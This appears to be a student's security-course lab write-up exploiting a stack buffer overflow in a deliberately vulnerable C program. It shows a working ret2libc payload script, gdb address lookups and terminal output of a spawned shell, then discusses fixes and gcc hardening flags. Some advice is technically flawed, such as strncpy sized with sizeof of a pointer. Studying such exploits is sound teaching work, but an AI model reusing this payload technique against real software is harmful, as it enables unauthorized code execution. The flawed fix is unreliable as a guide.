This is our original code:

```c
#include <stdio.h>
#include <stdlib.h>
#include <string.h>

void get_name(char *input){
	long canary= 0xD0C0FFEE;
	char buf[16];
	char out[] = "/bin/sh";
	system("/bin/ls");
	strcpy(buf,input);
	printf("Hi %s!, can you make me run %s ?\n", buf, out);
	if (canary != 0xD0C0FFEE)
		exit(1);
}

int main(int argc, char **argv){
	if(argc<2)
	{
		printf("Usage:\n%s your_name\n", argv[0]);
		return EXIT_FAILURE;
	}
	get_name(argv[1]);
	return EXIT_SUCCESS;
}
```

This is the script that I've used to generate the payload for our program.

```python
a = 'A'*16
canary = "\xEE\xFF\xC0\xD0"
system = "\xE0\xED\x04\x08"
exit = '\xE0\xE2\x04\x08'
binsh = '\x40\xBD\x0B\x08'

print a + canary + 'A'*12 + system + exit + binsh
```

The justification for using the script is as follows.

Our buffer size is 16 bytes that's why we're putting those garbage A's in the buffer. Above the buffer we've canary. We're using a constant canary here so we don't want to modify those canary so we'll keep that as it is. Since x86 follows the Little endian encoding scheme we've written the canary in the same manner.

Now by trial and error (by putting 16 A's inside after the canary, the segmentation fault returns the address 0x41414141 which denotes that the return address has been changed.), the return address was found at an offset of 12 bytes from the value of esp just before the return instruction while disassembling. So in order to subvert the execution to system we've padded 12 bytes of character so that the return address is now changed to system.

System function also needs a return address. So we've put the address of the exit function as the return address for the system for graceful exit.

Finally we've put the arguments for the system function which is found inside the statically linked library. We've put the address of "/bin/sh" as an argument for system.

```
(gdb) p system
$1 = {<text variable, no debug info>} 0x804ede0 <system>
(gdb) p exit
$2 = {<text variable, no debug info>} 0x804e2e0 <exit>
(gdb) info proc map
process 22451
Mapped address spaces:

        Start Addr   End Addr       Size     Offset objfile
         0x8048000  0x80e9000    0xa1000        0x0 /home/sse/Documents/SSE/Assignment/cs6570_assignment_2_password_1234/assignment_2
         0x80e9000  0x80eb000     0x2000    0xa0000 /home/sse/Documents/SSE/Assignment/cs6570_assignment_2_password_1234/assignment_2
         0x80eb000  0x810f000    0x24000        0x0 [heap]
        0xf7ff9000 0xf7ffc000     0x3000        0x0 [vvar]
        0xf7ffc000 0xf7ffe000     0x2000        0x0 [vdso]
        0xfffdd000 0xffffe000    0x21000        0x0 [stack]
(gdb) find 0x8048000, 0x80eb000, "/bin/sh"
0x80bbd40
1 pattern found.
```

I've redirected the output of this script to file payload. Then ran this program on input payload, it executed the shell successfully.

```
sse@sse_vm:~/Documents/SSE/Assignment/cs6570_assignment_2_password_1234$ python python.py > payload
sse@sse_vm:~/Documents/SSE/Assignment/cs6570_assignment_2_password_1234$ cat payload
AAAAAAAAAAAAAAAA����AAAAAAAAAAAA����@�

sse@sse_vm:~/Documents/SSE/Assignment/cs6570_assignment_2_password_1234$ ./assignment_2 $(cat payload)
a               assignment_2.c       assignment_2 (copy).c       Makefile  output   python.py
assignment_2  assignment_2 (copy)  CS6570_Assignment-2.md.pdf  notes     payload  Unmodified
Hi AAAAAAAAAAAAAAAA����AAAAAAAAAAAA����@�
                                                     !, can you make me run /bin/sh ?
$ echo $0
/bin/sh
$
```

Q. Are there vulnerabilities present in the provided code? If yes, then why do they exist? How can they be fixed?

Answer:

There are two vulnerabilities which are present in the program.

1. Canary is constant

```c
void get_name(char *input){
        long canary= 0xD0C0FFEE;

```

Here the value of canary is constant, which could be exploited by the attacker using a brute force attack. Instead of using a constant canary, we could've used a string which is available or provided during run time so that the user is not able to pass the same exploit string as input to the program.

This is what actually happens when we use -fstack-protector flag during compile time. The compiler will put the canary using an offset from the gs segment register.

```
sse@sse_vm:~/Documents/SSE/Assignment/cs6570_assignment_2_password_1234$ gcc assignment_2.c -fstack-protector -o a
sse@sse_vm:~/Documents/SSE/Assignment/cs6570_assignment_2_password_1234$ ./a $(python python.py)
a  assignment_2  assignment_2.c  assignment_2 (copy)  CS6570_Assignment-2.md.pdf  Makefile  notes  output  payload  python.py
Hi AAAAAAAAAAAAAAAA����AAAAAAAAAAAA������
                                          !, can you make me run /bin/sh ?
*** stack smashing detected ***: ./a terminated
Aborted (core dumped)
sse@sse_vm:~/Documents/SSE/Assignment/cs6570_assignment_2_password_1234$
```

Using the fstack-protector option the compiler will put the canary on its own during run time and it will detect the stack smashing.

2. Strcpy function is not secure in c programming as it doesn't take the size of the destination buffer into parameters. Instead there are other safe alternatives to strcpy like strncpy and strcpy_s which takes destination buffer size into consideration.

```c
        //strcpy(buf,input);

        /* copy to sized buffer (overflow safe): */
        strncpy ( buf, input, sizeof(input) );

```

Reference: [link]

```
sse@sse_vm:~/Documents/SSE/Assignment/cs6570_assignment_2_password_1234$ make
rm -f assignment_2
gcc -m32 -static -g -fno-stack-protector -O0  assignment_2.c -o assignment_2
sse@sse_vm:~/Documents/SSE/Assignment/cs6570_assignment_2_password_1234$ ./assignment_2 $(python python.py)
a             assignment_2.c       assignment_2 (copy).c       Makefile  output   python.py
assignment_2  assignment_2 (copy)  CS6570_Assignment-2.md.pdf  notes     payload
Hi AAAA���������, can you make me run /bin/sh ?
sse@sse_vm:~/Documents/SSE/Assignment/cs6570_assignment_2_password_1234$
```


Now the buffer size is not enough for the size of the exploit string so this attack won't work as evident from the screenshot pasted above.

Q. How do the gcc flags (in Makefile) affect how "secure" the binary is?

Flags which we use while compiling affect the security of our program binary to a good extent. These can add additional security to our binary. Some of them are listed below.

1. -fstack-protector

This flag is used to add canaries in our program to protect against buffer overflow attacks. We've used -fno-stack-protector in our code so that we can intentionally exploit the code. If we use -fstack-protector while compiling we can detect buffer overflow



```
sse@sse_vm:~/Documents/SSE/Assignment/cs6570_assignment_2_password_1234$ gcc assignment_2.c -fstack-protector -o a
sse@sse_vm:~/Documents/SSE/Assignment/cs6570_assignment_2_password_1234$ ./a $(python python.py)
a  assignment_2  assignment_2.c  assignment_2 (copy)  CS6570_Assignment-2.md.pdf  Makefile  notes  output  payload  python.py
Hi AAAAAAAAAAAAAAAA����AAAAAAAAAAAA������
                                        !, can you make me run /bin/sh ?
*** stack smashing detected ***: ./a terminated
Aborted (core dumped)
sse@sse_vm:~/Documents/SSE/Assignment/cs6570_assignment_2_password_1234$
```


It detected the buffer overflow and displays the message *stack smashing detected*.

2. -z noexecstack

Note: Not used in the assignment make file

This will make our stack non executable. Now the attacker won't be able to execute its code on the stack as this flag disables execution of code on stack.

The code mentioned in the assignment doesn't execute any code on the stack so even if we enable this flag on our program, it won't be able to prevent the attack.



```
sse@sse_vm:~/Documents/SSE/Assignment/cs6570_assignment_2_password_1234$ gcc assignment_2.c -fno-stack-protector -z noexecstack -o a
sse@sse_vm:~/Documents/SSE/Assignment/cs6570_assignment_2_password_1234$ ./a $(cat payload)
a             assignment_2.c       assignment_2 (copy).c       Makefile  output   python.py
assignment_2  assignment_2 (copy)  CS6570_Assignment-2.md.pdf  notes     payload  Unmodified
Hi AAAAAAAAAAAAAAAA����AAAAAAAAAAAA����@�
                                        !, can you make me run /bin/sh ?
sse@sse_vm:~/Documents/SSE/Assignment/cs6570_assignment_2_password_1234$
```

3. -fpie

Note: fpie is not used in the makefile of this assignment, but I felt this is important and can improve the security of our program.

This is used for enabling position independent code. This ensures that our binary code can be loaded anywhere in the memory. ASLR bypass attacks are not possible with this because the address of Gadgets won't be the same.

```
sse@sse_vm:~/Documents/SSE/Assignment/cs6570_assignment_2_password_1234$ gcc assignment_2.c -fno-stack-protector -fPIE -o a
sse@sse_vm:~/Documents/SSE/Assignment/cs6570_assignment_2_password_1234$ ./a $(cat payload)
a             assignment_2.c       assignment_2 (copy).c       Makefile  output   python.py
assignment_2  assignment_2 (copy)  CS6570_Assignment-2.md.pdf  notes     payload  Unmodified
Hi AAAAAAAAAAAAAAAA����AAAAAAAAAAAA����@�
                                     !, can you make me run /bin/sh ?
sse@sse_vm:~/Documents/SSE/Assignment/cs6570_assignment_2_password_1234$
```

For enabling the fpie in the program we've to enable ASLR in our system.

ALSR randomizes the memory layout of our program. So the attacker cannot predict the location of functions and variables. Enabling PIE supports ALSR by creating position independent code.

For enabling the ALSR in our system we've to make some changes in the */proc/sys/kernel/randomize_va_space* file. A value of 0 indicates that the ASLR is disabled in our program. A value of 1 indicates that ALSR is enabled and the stack, VDSO and shared memory regions are randomized but the data segment will be after the executable code segment. A value of 3 allows whatever the value of 2 allows along with a randomized address for the data segment.

```
sse@sse_vm:~/Documents/SSE/Assignment/cs6570_assignment_2_password_1234$ cat /proc/sys/kernel/randomize_va_space
0
sse@sse_vm:~/Documents/SSE/Assignment/cs6570_assignment_2_password_1234$ sudo bash -c 'echo 2 > /proc/sys/kernel/randomize_va_space'
sse@sse_vm:~/Documents/SSE/Assignment/cs6570_assignment_2_password_1234$ cat /proc/sys/kernel/randomize_va_space
2
sse@sse_vm:~/Documents/SSE/Assignment/cs6570_assignment_2_password_1234$
```

This will enable ASLR in the system.

4. -d_fortify_source = 3
Note: This flag also isn't mentioned in the makefile of current assignment, but I got to know about this after reading from some blogs, so I've mentioned it here and the source from where I've read about its parameters.
This will allow checks to be performed on general buffer overflow attacks on various string and manipulation functions. [source]

```
sse@sse_vm:~/Documents/SSE/Assignment/cs6570_assignment_2_password_1234$ gcc assignment_2.c -fno-stack-protector -D_FORTIFY_SOURCE=3 -o a
sse@sse_vm:~/Documents/SSE/Assignment/cs6570_assignment_2_password_1234$ ./a $(cat payload)
a             assignment_2.c       assignment_2 (copy).c       Makefile  output   python.py
assignment_2  assignment_2 (copy)  CS6570_Assignment-2.md.pdf  notes     payload  Unmodified
Hi AAAAAAAAAAAAAAAA����AAAAAAAAAAAA����@�
                                     !, can you make me run /bin/sh ?
sse@sse_vm:~/Documents/SSE/Assignment/cs6570_assignment_2_password_1234$
```

Here we're not executing anything on the stack so this flag is not detecting any buffer overflow attack also even after enabling this flag it is not able to detect the exploit on strcpy function.

Instead of strcpy, we should use a more secure version of string copy functions like strncpy and strcpy_s (string copy secure).

5. -static

When the -static flag is used while compiling, the linker puts all the necessary libraries directly into the executable. Because of this the size of the executable becomes large, but not the program doesn’t depend on any other libraries.